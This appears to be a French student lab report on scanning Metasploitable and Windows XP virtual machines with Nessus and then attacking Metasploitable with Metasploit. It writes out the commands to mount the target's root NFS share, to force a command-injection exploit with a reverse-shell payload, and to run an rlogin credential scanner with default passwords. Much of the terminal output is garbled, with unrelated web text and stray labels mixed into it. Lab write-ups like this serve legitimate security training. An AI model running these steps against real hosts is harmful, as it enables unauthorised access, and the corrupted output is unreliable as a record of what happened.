


En me connectant cela me renvoie dans cet page :




## Scan:

Pour effectuer les scans sur la machine virtuelle Méta nous allons choisir l'option Advanced scan :



Puis en enregistrant nous allons tombé sur la page suivante qui nous permettra de lancer le scan:



A la fin du scan nous voyons les vulnérabilités détectées sur Metasploitable :

Pour le scan de la machine virtuelle **XP** ce sera le même procédés.

Scans Settings

New Scan / Advanced Scan

[Back to Scan Templates](#)

**Settings** Credentials Plugins

**BASIC**

- General
- Schedule
- Notifications

**DISCOVERY**

**ASSESSMENT**

**REPORT**

**ADVANCED**

Name: Scan windows XP

Description: Audit de vulnérabilité sur windows XP familial

Folder: windows xp

Targets: 192.168.1.130

Upload Targets Add File

Save Cancel

Scans Settings

windows xp

Import New Folder + New Scan

Search Scans 1 Scan

Name	Schedule	Last Scanned
Scan windows XP	On Demand	Today at 12:09 AM

Scans Settings

Scan windows XP

[Back to windows xp](#)

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 21 History 2

Filter Search Hosts 1 Host

Host	Vulnerabilities
192.168.1.130	4 Critical 2 High 1 Medium 29 Low 1 Info

**Scan Details**

Policy: Advanced Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: Today at 9:52 PM  
End: Today at 9:58 PM  
Elapsed: 6 minutes

**Vulnerabilities**

Nous avons ici pour Windows XP uniquement 5 vulnérabilités d'informations.

## Rapport:

Metasploitable:

**voir pièce jointe dans mail**

Windows XP:

**voir pièce jointe dans mail**

## 3.Hacking

Metasploitable exploit:

### 1.Critical - NFS Exported Share Information Disclosure

Nous allons tenter d'exploiter une des nombreuse failles de la machine virtuelles Metasploitable. J'ai choisi d'exploiter une faille de type critique:

metasploitable.sacn

Hosts 1 Vulnerabilities 72 Remediations 2 History 1

Filter ▾ Search Vulnerabilities 72 Vulnerabilities

Sev	CVSS	VPR	Name	Family	Count	Details
CRITICAL	10.0 *	5.9	N...	RPC	1	<a href="#">View</a> <a href="#">Edit</a>
CRITICAL	10.0	U...	General		1	<a href="#">View</a> <a href="#">Edit</a>
CRITICAL	10.0 *	V...	Gain a shell remotely		1	<a href="#">View</a> <a href="#">Edit</a>
CRITICAL	9.8	S...	Service detection		2	<a href="#">View</a> <a href="#">Edit</a>
CRITICAL	9.8	Bl...	Backdoors		1	<a href="#">View</a> <a href="#">Edit</a>
MIXED	...	...	DIDNS		5	<a href="#">View</a> <a href="#">Edit</a>
MIXED	...	...	AjWeb Servers		4	<a href="#">View</a> <a href="#">Edit</a>
CRITICAL	...	...	SSGain a shell remotely		3	<a href="#">View</a> <a href="#">Edit</a>
HIGH	7.5	N...	RF	Plugin ID: 10205	1	<a href="#">View</a> <a href="#">Edit</a>
HIGH	7.5 *	5.9	rl...	Service detection	1	<a href="#">View</a> <a href="#">Edit</a>

Scan Details

Policy: Advanced Scan  
Status: Completed  
Severity Base: CVSS v3.0  
Scanner: Local Scanner  
Start: January 2 at 9:04 PM  
End: January 2 at 9:22 PM  
Elapsed: 18 minutes

Vulnerabilities

- Critical
- High
- Medium
- Low
- Info

Scans    Settings    Koba

## CRITICAL NFS Exported Share Information Disclosure

**Description**  
At least one of the NFS shares exported by the remote server could be mounted by the scanning host. An attacker may be able to leverage this to read (and possibly write) files on remote host.

**Solution**  
Configure NFS on the remote host so that only authorized hosts can mount its remote shares.

**Output**

```
The following NFS shares could be mounted :
+ /
+ Contents of / :
- .
- ..
- bin
- boot
- etc
more...
```

To see debug logs, please visit individual host

Port ▲	Hosts
2049 / udp / rpc-nfs	192.168.1.34

**Plugin Details**

- Severity: Critical
- ID: 11356
- Version: 1.21
- Type: remote
- Family: RPC
- Published: March 12, 2003
- Modified: August 30, 2023

**VPR Key Drivers**

- Threat Recency: No recorded events
- Threat Intensity: Very Low
- Exploit Code Maturity: Unproven
- Age of Vuln: 730 days +
- Product Coverage: Low
- CVSSV3 Impact Score: 5.9
- Threat Sources: No recorded events

**Risk Information**

- Vulnerability Priority Rating (VPR): 5.9
- Risk Factor: Critical
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

**Vulnerability Priority Rating (VPR)**: 5.9

**Risk Factor**: Critical

**CVSS v2.0 Base Score**: 10.0

**CVSS v2.0 Vector**: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

**Vulnerability Information**

- Exploit Available: true
- Exploit Ease: Exploits are available
- Vulnerability Pub Date: January 1, 1985

**Exploitable With**

- Metasploit (NFS Mount Scanner)

**Reference Information**

- CVE: CVE-1999-0170, CVE-1999-0211, CVE-1999-0554

la vulnérabilités choisi nous allons exécuter sous Kali le logiciel metasploit framework intégré pour utiliser la faille choisi :

```

sf6 > 11356 ↵
[-] Unknown command: 11356
sf6 > use NFS Exported Share Information Disclosure aliNetHunter
[-] No results from search
[-] Failed to load module: NFS
sf6 > search nfs
      ChatGPT 3.5

atching Modules

# Name                                     Disclosure Date   R
nvalid PreCheck Description
-
- - - - -
0 exploit/multi/http/atlassian_confluence_namespace_ognl_injection 2022-06-02   e
cellent Yes Atlassian Confluence Namespace OGNL Injection
1 exploit/multi/http/atlassian_confluence_webwork_ognl_injection 2021-08-25   e
cellent Yes Atlassian Confluence WebWork OGNL Injection
2 auxiliary/dos/freebsd/nfsd/nfsd_mount
rmal No FreeBSD Remote NFS RPC Request Denial of Service
3 exploit/windows/ftp/labf_nfsaxe
rmal No LabF NFS Axe 3.7 FTP Client Stack Buffer Overflow
4 exploit/osx/local/nfs_mount_root
rmal Yes Mac OS X NFS Mount Privilege Escalation Exploit
5 auxiliary/scanner/nfs/nfsmount
rmal No NFS Mount Scanner
6 exploit/netware/sunrpc/pkernel_callit
od No NetWare 6.5 SunRPC Portmapper CALLIT Stack Buffer Overflow
7 exploit/windows/nfs/xlink_nfsd
erage No Omni-NFS Server Buffer Overflow
8 exploit/windows/ftp/xlink_client
rmal No Xlink FTP Client Buffer Overflow
9 exploit/windows/ftp/xlink_server
od Yes Xlink FTP Server Buffer Overflow

Programme sportif pour perdre du
nteract with a module by name or index. For example info 9, use 9 or use exploit/windows/
tp/xlink_servercation Example

```

Ici j'ai exécuter dans le terminal **msfadmin** la commande **search nfs** afin de chercher un exploit dont la description ou le nom contiendrait nfs. j'ai exécuter la commande **info** sur chacune des 9 faille nfs et j'ai retenu la plus pertinente qui est :

```

msf6 > info auxiliary/scanner/nfs/nfsmount
      Name: NFS Mount Scanner
      Module: auxiliary/scanner/nfs/nfsmount
      License: Metasploit Framework License (BSD)
      Rank: Normal

      Provided by:
        tebo <tebo@attackresearch.com>

      Check supported:
        No

      Basic options:
      Name   Current Setting  Required  Description
      ____  _____           _____
      HOSTNAME          no        Hostname to match shares against
      LHOST             192.168.1.3  no        IP to match shares against
      PROTOCOL          udp       yes      The protocol to use (Accepted: udp, tcp)
      RHOSTS            192.168.1.34 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT             111       yes      The target port (TCP)
      THREADS           1         yes      The number of concurrent threads (max one per host)

      Description:
        This module scans NFS mounts and their permissions.

      References:
        https://nvd.nist.gov/vuln/detail/CVE-1999-0170
        https://nvd.nist.gov/vuln/detail/CVE-1999-0554
        https://www.ietf.org/rfc/rfc1094.txt

      ChatGPT 3.5

```

J'ai choisi ce chemin car le code CVE utilisé comme référence est le même que sur Nessus.

Ensuite ayant trouver le bon exploit nous entrons dans le terminal msfadmin toute les commandes nécessaires au hack :

```

msf6 > use auxiliary/scanner/nfs/nfsmount
msf6 auxiliary(scanner/nfs/nfsmount) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf6 auxiliary(scanner/nfs/nfsmount) > show options
      8 packets transmitted, 8 received, 0% packet loss, time 7164ms
Module options (auxiliary/scanner/nfs/nfsmount):
      Name   Current Setting  Required  Description
      ____  _____           _____
      HOSTNAME          no        Hostname to match shares against
      LHOST             192.168.1.34 no      IP to match shares against
      PROTOCOL          udp       yes      The protocol to use (Accepted: udp, tcp)
      RHOSTS            192.168.1.34 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
      RPORT             111       yes      The target port (TCP)
      THREADS           1         yes      The number of concurrent threads (max one per host)
      Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service
      → /lib/systemd/system/rpc-statd.service.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/nfs/nfsmount) > run
[*] 192.168.1.34:111      - 192.168.1.34 Mountable NFS Export: / [*]
[*] 192.168.1.34:111      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/nfs/nfsmount) > Interrupt: use the 'exit' command to quit
msf6 auxiliary(scanner/nfs/nfsmount) >

```

Ici la commande **use** nous sert à sélectionner l'exploit choisi ici auxiliary/scanner/nfs/nfsmount. Puis la commande **set RHOSTS 192.168.1.34** sert à désigner la machine victime(VM Metasploitable). La commande show option sert à vérifiez les options configurées pour nous assurer que tout est correct. Et **run** permet de lancer l'exploitation pour tenter de monter les partages NFS.

Maintenant, après avoir trouvé le partage NFS montable, nous allons procéder à la tentative de monter ce partage en utilisant des commandes spécifiques à notre système d'exploitation. Voici comment monter un partage NFS en utilisant la commande mount sous Kali.

**mount -t nfs:** Cela spécifie que l'on souhaite monter un partage NFS.

**192.168.1.34:/:** L'adresse IP de la machine cible avec le chemin du partage NFS  
**/mnt/nfs.** L'endroit où vous souhaitez monter le partage NFS sur notre machine Metasploit.  
Il faut s'assurer que ce répertoire existe déjà :

```
(root㉿kali)-[~/home/traore] 192.168.1.34:~$ # sudo mount -t nfs 192.168.1.34:/ /mnt/nfs to use (Accepted)
# 192.168.1.34      yes      The target host(s), see https://www.nmap.org/nmap/nmap.html
# mount.nfs: mount point /mnt/nfs does not exist
# mount.nfs: The target port (TCP)
# mkdir /mnt/nfs      The number of concurrent threads per process
# (root㉿kali)-[~/home/traore] 192.168.1.34:~$ # sudo mount -t nfs 192.168.1.34:/ /mnt/nfs
# mount.nfs: creating full module info with the Info, or Info -d command.
# Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service
# → /lib/systemd/system/rpc-statd.service.

# (root㉿kali)-[~/home/traore] 34 Mountable NFS Export: / [*]
# 192.168.1.34:111      - Scanned 1 of 1 hosts (100% complete)
# Auxiliary module execution completed
```

Il semble que la commande sudo mount -t nfs 192.168.1.34:/ /mnt/nfs a été exécutée avec succès. La sortie de la commande sudo mount -t nfs 192.168.1.34:/ /mnt/nfs montre également qu'un service RPC statd a été activé pour la gestion des états sur les systèmes de fichiers réseau montés.

Et pour finir nous voyons bien que l'exploit fonctionne bien en exécutant la commande **ls /mnt/nfs**. Cette commande nous montrera le contenu du partage NFS monté. Si le montage s'est bien passé, nous devrions voir les fichiers et répertoires partagés par la machine Metasploitable avec l'adresse IP **192.168.1.34** :

```
(root㉿kali)-[~/home/traore]
# ls /mnt/nfs
bin dev initrd lost+found nohup.out root sys var
boot etc initrd.img media opt sbin tmp vmlinuz
cdrom home lib mnt proc srv usr


(root㉿kali)-[~/home/traore]
#
```

le montage NFS a réussi et que nous puissions voir le contenu du partage NFS provenant de la machine Metasploitable. La liste affichée avec la commande `ls /mnt/nfs` montre les différents répertoires du partage NFS. Nous avons maintenant accès à ces répertoires et fichiers à partir de notre système Kali Linux, via le point de montage `/mnt/nfs`.

## 2.Critical - VNC Server 'password' Password

Nous allons effectuer un autre exploit sur metasploitable avec les mêmes procédés que dessus.

Nous allons tenter d'exploiter une des nombreuse failles de la machine virtuelles Metasploitable. J'ai choisi d'exploiter une faille de type critique encore:



Scans    Settings

metasploitable sacn / Plugin #61708

[Configure](#) [Audit Trail](#) [Launch](#) [Report](#) [Export](#)

[Back to Vulnerabilities](#)

Hosts 1    Vulnerabilities 72    Remediations 2    History 1

**CRITICAL** VNC Server 'password' Password

**Description**  
The VNC server running on the remote host is secured with a weak password. Nessus was able to login using VNC authentication and a password of 'password'. A remote, unauthenticated attacker could exploit this to take control of the system.

**Solution**  
Secure the VNC service with a strong password.

**Output**  
Nessus logged in using a password of "password".  
To see debug logs, please visit individual host  
Port ▲ Hosts  
5900 / tcp / vnc    192.168.1.34

**Plugin Details**  
Severity: Critical  
ID: 61708  
Version: \$Revision: 1.2 \$  
Type: remote  
Family: Gain a shell remotely  
Published: August 29, 2012  
Modified: September 24, 2015

**Risk Information**  
Risk Factor: Critical  
CVSS v2.0 Base Score: 10.0  
CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

**Vulnerability Information**  
Default Account: true  
Exploited by Nessus: true

Nous commençons par trouver les module pour notre exploit :

```
msf6 > search exploit VNC
```

Matching Modules		Disclosure Date	D	Rank	Upplemen	Check	Descri
#	Name						
0	exploit/linux/misc/igel_command_injection	2021-02-25					Apache Shutdown: Troubleshoot
OS	Secure VNC/Terminal Command Injection RCE						Réflectométrie optique P2P
1	exploit/multi/misc/legend_bot_exec	2015-04-27					excellent Yes Legen
d	Perl IRC Bot Remote Code Execution						Réseau Optique P2P FTTH
2	exploit/windows/vnc/realvnc_client	2001-01-29					normal No RealV
NC	3.3.7 Client Buffer Overflow						Créer utilisateur Debian 11
3	auxiliary/admin/vnc/realvnc_41_bypass	2006-05-15					normal No RealV
NC	NULL Authentication Mode Bypass						Raccordement fibre optique
4	auxiliary/scanner/http/thinvnc_traversal	2019-10-16					normal No ThinV
NC	Directory Traversal						Only passive component
5	exploit/windows/vnc/ultravnc_client	2006-04-04					ultral
VNC	1.0.1 Client Buffer Overflow						normal No pour Ultra
6	exploit/windows/vnc/ultravnc_viewer_bof	2008-02-06					normal No pour Ultra
VNC	1.0.2 Client (vncviewer.exe) Buffer Overflow						normal No pour Ultra
7	exploit/multi/vnc/vnc_keyboard_exec	2015-07-10					great No VNC K
eyboard	Remote Code Execution						Upgrad plan
8	exploit/windows/vnc/winvnc_http_get	2001-01-29					average No WinVN
C	Web Server GET Overflow						

KO favez louies

Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/vnc/winvnc\_http\_get

msf6 >

celui qui me semblait le plus approprié pour l'exploit parmi ce là c'était :

```
msf6 exploit(linux/misc/igel_command_injection) > show options
[*] Started reverse TCP handler on 192.168.1.3:4444
Module options (exploit/linux/misc/igel_command_injection):
Name   Current Setting  Required  Description
---   --          --          --
RHOSTS  192.168.1.34    yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html#target
RPORT   5900           dev = 0.181/yes  The target port (TCP)
SSLCert
URIPATH /l start nessusd no        The URI to use for this exploit (default is random)
[*] msf6 exploit(linux/misc/igel_command_injection) >
When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokewebrequest,ftp_http:
[*] msf6 exploit(linux/x86/meterpreter/reverse_tcp) >
Payload options (linux/x86/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
---   --          --          --
SRVHOST 0.0.0.0         yes        The local host or network interface to listen on . This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT 8080            yes        The local port to listen on.
[*] msf6 exploit(linux/x86/meterpreter/reverse_tcp) >
[*] msf6 exploit(linux/x86/meterpreter/reverse_tcp) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.34:5900 - Running automatic check ("set AutoCheck false" to disable)
[-] 192.168.1.34:5900 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

car nous sommes sur un système linux et que les choix hors windows sont mince c'est cet exploit qui m'a donné le plus de résultats.

ensuite après configuration du RHOSTS,LHOST ect... j'ai lancé l'exploit.

```
msf6 exploit(linux/misc/igel_command_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.34:5900 - Running automatic check ("set AutoCheck false" to disable)
[-] 192.168.1.34:5900 - Exploit aborted due to failure: unknown: Cannot reliably check exploitability. "set ForceExploit true" to override check result.
[*] Exploit completed, but no session was created.
```

mais il me mettait plusieurs messages d'erreur que j'ai suivis afin de réussir.

```

msf6 exploit(linux/misc/igel_command_injection) > set ForceExploit true
ForceExploit => true
Jeux de quiz en ligne
msf6 exploit(linux/misc/igel_command_injection) > exploit
Développement web technologies
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.34:5900 - Running automatic check ("set AutoCheck false" to disable)
[!] 192.168.1.34:5900 - Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[-] 192.168.1.34:5900 - Exploit failed [unreachable]: OpenSSL::SSL::SSLError SSL_connect returned=1 errno=0 peeraddr=192.168.1.34:5900 state=error: wrong version number
[*] Exploit completed, but no session was created.
Réseau Optique P2P FTTH

```

j'ai tenté de forcé l'exploit et de changé quelque détails mais :

```


msf6 exploit(linux/misc/igel_command_injection) > set SSL false
[!] Changing the SSL option's value may require changing RPORT! Créer utilisateur Debian 11
SSL => false
Raccordement de fibre optique
msf6 exploit(linux/misc/igel_command_injection) > exploit
[*] Started reverse TCP handler on 192.168.1.3:4444
[*] 192.168.1.34:5900 - Running automatic check ("set AutoCheck false" to disable)
[!] 192.168.1.34:5900 - Cannot reliably check exploitability. ForceExploit is enabled, proceeding with exploitation.
[*] 192.168.1.34:5900 - Command Stager progress - 16.52% done (149/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 33.04% done (298/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 49.33% done (445/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 65.96% done (595/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 82.48% done (744/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 95.01% done (857/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 97.12% done (876/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 98.23% done (886/902 bytes)
[*] 192.168.1.34:5900 - Command Stager progress - 100.00% done (902/902 bytes)
[*] Exploit completed, but no session was created.
msf6 exploit(linux/misc/igel_command_injection) >

```

Finalement je n'ai pas réussi à aller plus loin pour cet exploit mais on voit qu'il s'exécute mais n'ouvre pas de session.

### 3.High - rlogin Service Detection

Nous allons effectuer un autre exploit sur metasploitable. Nous allons tenter d'exploiter une des nombreuse failles de la machine virtuelle Metasploitable. J'ai choisi d'exploiter une faille de type élevé cet fois:



Details Scans Settings

Koba

metasploitable sacn / Plugin #10205

Configure Audit Trail Launch Report Export

Back to Vulnerabilities

Vulnerabilities 72

HIGH rlogin Service Detection

Description

The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.

Solution

Comment out the 'login' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.

Output

No output recorded.

To see debug logs, please visit individual host

Port ▲	Hosts
513 / tcp / rlogin	192.168.1.34

Plugin Details

Severity:	High
ID:	10205
Version:	1.36
Type:	remote
Family:	Service detection
Published:	August 30, 1999
Modified:	April 11, 2022

VPR Key Drivers

Threat Recency: No recorded events

Threat Intensity: Very Low

Exploit Code Maturity: Unproven

Age of Vuln: 730 days +

Product Coverage: Low

CVSSV3 Impact Score: 5.9

Threat Sources: No recorded events

Risk Information

Vulnerability Priority Rating (VPR): 5.9

Risk Factor: High

CVSS v2.0 Base Score: 7.5

CVSS V2.0 Base Score: 7.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:P/A:P

Vulnerability Information

Exploit Available: true

Exploit Ease: Exploits are available

Vulnerability Pub Date: January 1, 1990

Exploitability With

Metasploit (rlogin Authentication Scanner)

Reference Information

CVE: CVE-1999-0651

Ici comme l'exploit 1 de metasploitable nous allons utiliser un scanner pour l'exploit :

```
msf6 > search rlogin
          Développement web

Matching Modules
=====
# Name                                     Disclosure Date   Rank Réflecteur Check D
escription
- --
_____
Réseau Options PZP

0 exploit/windows/brightstor/lgserver_rxrlogin 2007-06-06   average Yes C
A BrightStor ARCserve for Laptops and Desktops LGServer Buffer Overflow
1 exploit/windows/http/solarwinds_fsm_userrlogin 2015-03-13   excellent Yes S
olarwinds Firewall Security Manager 6.6.5 Client Session Handling Vulnerability
2 post/windows/gather/credentials/mremote      normal Up No de plan W
indows Gather mRemote Saved Password Extraction
3 auxiliary/scanner/rservices/rlogin_login    normal No r
login Authentication Scanner                  ok faites l'ouverture

Interact with a module by name or index. For example info 3, use 3 or use auxiliary/scanner/rservices/rlogin_login

msf6 > 
```

Le module le plus approprié pour notre exploit est le 3:

```
msf6 > use auxiliary/scanner/rservices/rlogin_login
msf6 auxiliary(scanner/rservices/rlogin_login) > 
```

je vais maintenant le configurer :

Name	Current	Setting	Required	Description
ANONYMOUS_LOGIN	false		yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false		no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	systemd[1]: Started nessus.service	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false		no	Try each user/password couple stored in the current database instead
DB_ALL_PASS	false		no	Add all passwords in the current database to the list
DB_ALL_USERS	false		no	Add all users in the current database to the list
DB_SKIP_EXISTING	none		no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
FROMUSER			no	The username to login from
FROMUSER_FILE	/usr/share/metasploit-framework/data/wordlists/rsrvices_from_users.txt		no	File containing from usernames, one per line
PASSWORD	msfadmin		no	A specific password to authenticate with
PASS_FILE			no	File containing passwords, one per line
RHOSTS	192.168.1.34		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	513		yes	The target port (TCP)
SPEED	9600		yes	The terminal speed desired
STOP_ON_SUCCESS	false		yes	Stop guessing when a credential works for a host
TERM	vt100		yes	The terminal type desired
THREADS	1		yes	The number of concurrent threads (max one per host)
USERNAME	msfadmin		no	A specific username to authenticate as
USERPASS_FILE			no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false		no	Try the username as the password for all users
USER_FILE			no	File containing usernames, one per line
VERBOSE	true		yes	Whether to print output for all attempts

je vais exécuter la commande run pour exécuter l'exploit :

```
msf6 > use auxiliary/scanner/rservices/rlogin_login
```

```
msf6 auxiliary(scanner/rservices/rlogin_login) > set RHOSTS 192.168.1.34
RHOSTS => 192.168.1.34
msf6 auxiliary(scanner/rservices/rlogin_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/rservices/rlogin_login) > set PASSWORD msfadmin
PASSWORD => msfadmin
msf6 auxiliary(scanner/rservices/rlogin_login) > run

[*] 192.168.1.34:513      - 192.168.1.34:513 - Starting rlogin sweep
